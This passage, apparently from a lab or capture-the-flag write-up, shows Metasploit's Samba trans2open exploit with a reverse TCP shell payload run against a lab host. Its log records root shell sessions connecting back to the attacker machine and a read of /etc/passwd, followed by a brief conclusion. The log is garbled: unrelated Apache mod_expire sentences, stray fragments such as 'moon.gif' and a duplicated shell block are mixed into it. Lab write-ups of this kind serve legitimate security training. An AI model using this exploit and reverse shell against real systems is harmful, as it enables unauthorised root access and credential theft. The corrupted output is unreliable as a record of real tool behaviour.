msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
```

finally use command to gain shell access of the target machine:

`exploit`

```

msf6 exploit(linux/samba/trans2open) > exploit
The apache module mod_expire allows you to setup special expiry properties for individual file.
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:139 - Trying return address 0xbffffdfc ... The configuration directives can be stored into a .htaccess file.
[*] 10.0.2.5:139 - Trying return address 0xbffffcfc ...
[*] 10.0.2.5:139 - Trying return address 0xbffffbfc ... #####
[*] 10.0.2.5:139 - Trying return address 0xbffffafc ... fire.
[*] Sending stage (36 bytes) to 10.0.2.5:139 You have to explicitly
[*] 10.0.2.5:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (36 bytes) to 10.0.2.5:139 #####
[*] 10.0.2.5:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (36 bytes) to 10.0.2.5:139
[*] 10.0.2.5:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (36 bytes) to 10.0.2.5:139
[*] 10.0.2.5:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.5:32773) at 2024-01-11 15:21:02 -0800
msf6 post(*-moon-gif) >
[*] Command shell session 2 opened (10.0.2.4:4444 → 10.0.2.5:32774) at 2024-01-11 15:21:03 -0800
[*] Command shell session 3 opened (10.0.2.4:4444 → 10.0.2.5:32775) at 2024-01-11 15:21:04 -0800
[*] Command shell session 4 opened (10.0.2.4:4444 → 10.0.2.5:32776) at 2024-01-11 15:21:05 -0800

whoami **moon.gif**
root -Active On
└─$ cd /tmp
└─$ ls
└─$ cat /etc/passwd

```

Run command `whoami` to check the use level

```

[*] Command shell session 3 opened (10.0.2.4:4444 → 10.0.2.5:32775) at 2024-01-11 15:21:04 -0800
[*] Command shell session 4 opened (10.0.2.4:4444 → 10.0.2.5:32776) at 2024-01-11 15:21:05 -0800

whoami **moon.gif**
root -Active On
└─$ cd /tmp
└─$ ls
└─$ cat /etc/passwd

```

6. Conclusion

Through meticulous enumeration of the target machine using a diverse arsenal of tools like Nmap, nikto, dirbuster, msfconsole, and exploit-db.com, we were able to identify and map the exposed services and potential vulnerabilities. This groundwork allowed us to launch targeted exploitation, capitalizing on the gathered intelligence to ultimately gain shell access of the system. This exercise served as a valuable testbed for our cybersecurity skills, showcasing our ability to navigate through enumeration phases, analyze vulnerabilities, and implement successful exploits. The experience underscores the importance of thorough reconnaissance and meticulous exploration when approaching security challenges, and leaves us with invaluable insights for future endeavors.